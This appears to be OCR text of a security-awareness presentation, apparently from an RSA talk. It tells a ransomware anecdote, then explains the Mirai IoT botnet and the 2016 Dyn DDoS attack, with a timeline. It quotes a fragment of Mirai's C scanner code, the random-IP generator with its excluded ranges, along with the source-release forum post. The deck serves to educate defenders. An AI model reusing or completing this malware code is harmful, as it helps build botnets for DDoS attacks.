
DECRYPTION DONE



RSA


@tophs

DOWNLOAD DECRYPTED FILE



PACKAGED AS DECRYPTED.ZIP


THE ENCRYPTED PICTURE FILE



RSA

@tophs

THE DECRYPTED PICTURE FILE



RSA

@tophs

What picture is it, grandma?!?

Grandma and Grandpa


RSA

@tophs


Words of advice…

- Don’t just click on anything and open any attachments from suspicious sources…
- If it’s too good to be true, chances are it’s not…
- Backup regularly (offline or use secure online storage)…

Sam went home happy and wanted to relax and chill that Friday morning but then...




Nothing is working...



SERVICES ARE UNREACHABLE

As the day unfolds, Sam found out the cause of the outage…




Images from Hackread- https://www.hackread.com/mirai-botnet-linked-to-dyn-dns-ddos-attacks/

What is Mirai?

- Mirai is a malware that infects IoT devices for the purpose of using them for DDoS attacks.
- Mirai spreads by scanning IP addresses to find vulnerable IoT devices.
- When it comes to scanning IP addresses, Mirai excludes the IP ranges that belongs to:
  - General Electric
  - Hewlett-Packard
  - US Postal Service
  - Department of Defense
  - Internet Assigned Numbers Authority
- Mirai uses a remote C&C to determine its DDoS target.

IP ADDRESS EXCEPTION LIST




```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
           (o1 == 0) ||                             // 0.0.0.0/8        - Invalid address space
           (o1 == 3) ||                             // 3.0.0.0/8        - General Electric Company
           (o1 == 15 || o1 == 16) ||                // 15.0.0.0/7       - Hewlett-Packard Company
           (o1 == 56) ||                            // 56.0.0.0/8       - US Postal Service
           (o1 == 10) ||                            // 10.0.0.0/8       - Internal network
           (o1 == 192 && o2 == 168) ||              // 192.168.0.0/16   - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) ||    // 172.16.0.0/14    - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) ||   // 100.64.0.0/10    - IANA NAT reserved
           (o1 == 169 && o2 > 254) ||               // 169.254.0.0/16   - IANA NAT reserved
           (o1 == 198 && o2 >= 18 && o2 < 20) ||    // 198.18.0.0/15    - IANA Special use
           (o1 >= 224) ||                           // 224.*.*.*+       - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}

static int consume_iacs(struct scanner_connection *conn)
{
    int consumed = 0;
    uint8_t *ptr = conn->rdbuf;

    while (consumed < conn->rdbuf_pos)
```


RSA

@tophs

How does the attack work?

- Once it finds vulnerable IoT devices, it brute forces its way into accessing it via a list of common used passwords.
- Once it infects an IoT device, it makes sure that nobody can communicate with it by closing SSH, Telnet and HTTP ports.
- It also looks for and removes another IoT malware by the name of Anime.

COMMON PASSWORDS LIST



RSA

@tophs

MIRAI SOURCE CODE IS PUBLIC

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

L33T

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.


So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Source: https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

Somebody took that code and attacked Dyn

- Dyn is an internet infrastructure company headquartered in New Hampshire
- First wave started at 7am ET
- Second wave started around noon
- Third wave started about 4pm ET
- Traffic to Dyn's Internet directory servers was flooded by requests from millions of IP addresses



MIRAI TIMELINE

- Sep 20, 2016 – Krebs website DDoS'ed
- Oct 1, 2016 – Mirai source code leaked
- Oct 21, 2016– Dyn was DDoS'ed
- Nov 21, 2016 – Oracle bought Dyn
- Jan 17, 2017 – Krebs identified alleged Mirai author

